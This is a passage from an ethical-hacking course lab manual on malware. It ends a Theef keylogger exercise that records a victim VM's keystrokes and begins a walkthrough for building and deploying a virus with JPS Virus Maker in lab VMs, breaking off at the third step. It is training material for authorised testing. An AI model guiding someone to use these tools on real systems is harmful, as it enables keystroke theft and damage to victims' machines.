


20. Switch to the **Windows Server 2022** virtual machine.

Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa\$\$w0rd** as password.

21. Open a browser window and browse some websites or open a text document and type some sensitive information.

Note: Here, we are creating a notepad file (**Test.txt**), however you can perform some other activity.



22. Switch back to the attacker machine (**Windows 11**) to view the recorded keystrokes of the victim machine in the **Theef** Keylogger window.



23. Close the Theef **Keylogger** window.
24. Similarly, you can access the details of the victim machine by clicking on the various icons.
25. Close all open windows on both the **Windows 11** and **Windows Server 2022** machines.
26. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Infect the Target System using a Virus

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable codes and operates without the knowledge or desire of the user.

Lab Scenario

Viruses are the scourges of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce. Therefore, attackers design every virus code in such a manner that the virus replicates itself n number of times, where n is a number specified by the attacker. Worldwide, most businesses have been infected by a virus at some point. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can only infect outside machines with the assistance of computer users.

Like viruses, computer worms are standalone malicious programs that independently replicate, execute, and spread across network connections, without human intervention. Worms are a subtype of virus. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

An ethical hacker and pen tester during an audit of a target organization must determine whether viruses and worms can damage or steal the organization's information. They might need to construct viruses and worms and try to inject them into the target network to check their behavior, learn whether an anti-virus will detect them, and find out whether they can bypass the firewall.

Lab Objectives

- Create a virus using the JPS Virus Maker Tool and infect the target system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Viruses and Worms

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs by making use of specific events. Viruses need such events to take place, since they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, Web sites, malicious advertisements, flashcards, pop-ups, or other methods. The virus can then attack a system's built-in programs, antivirus software, data files, and system startup settings, or perform other malicious activities.

Like a virus, a worm does not require a host to replicate, but in some cases, the worm's host machine also infects. At first, Blackhat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they concentrated and targeted Windows OSes using the same worms by sharing them by email, IRC, and other network functions.

Lab Tasks

Task 1: Create a Virus using the JPS Virus Maker Tool and Infect the Target System

The JPS Virus Maker tool is used to create its own customized virus. This tool has many options for building that can be used to create a virus. Some of the tool's features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows.


An ethical hacker and pen-tester can use the JPS Virus Maker Tool as a proof of concept to audit perimeter security controls in an organization.

Note: After performing this task, we will end and re-launch the lab instance, as **Windows Server 2019** machine will be infected by the virus.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **jps.exe**.

Note: If an **Open File - Security** Warning pop-up appears, click **Run**.

3. The **JPS (Virus Maker 4.0)** window appears; tick the **Auto Startup** checkbox.

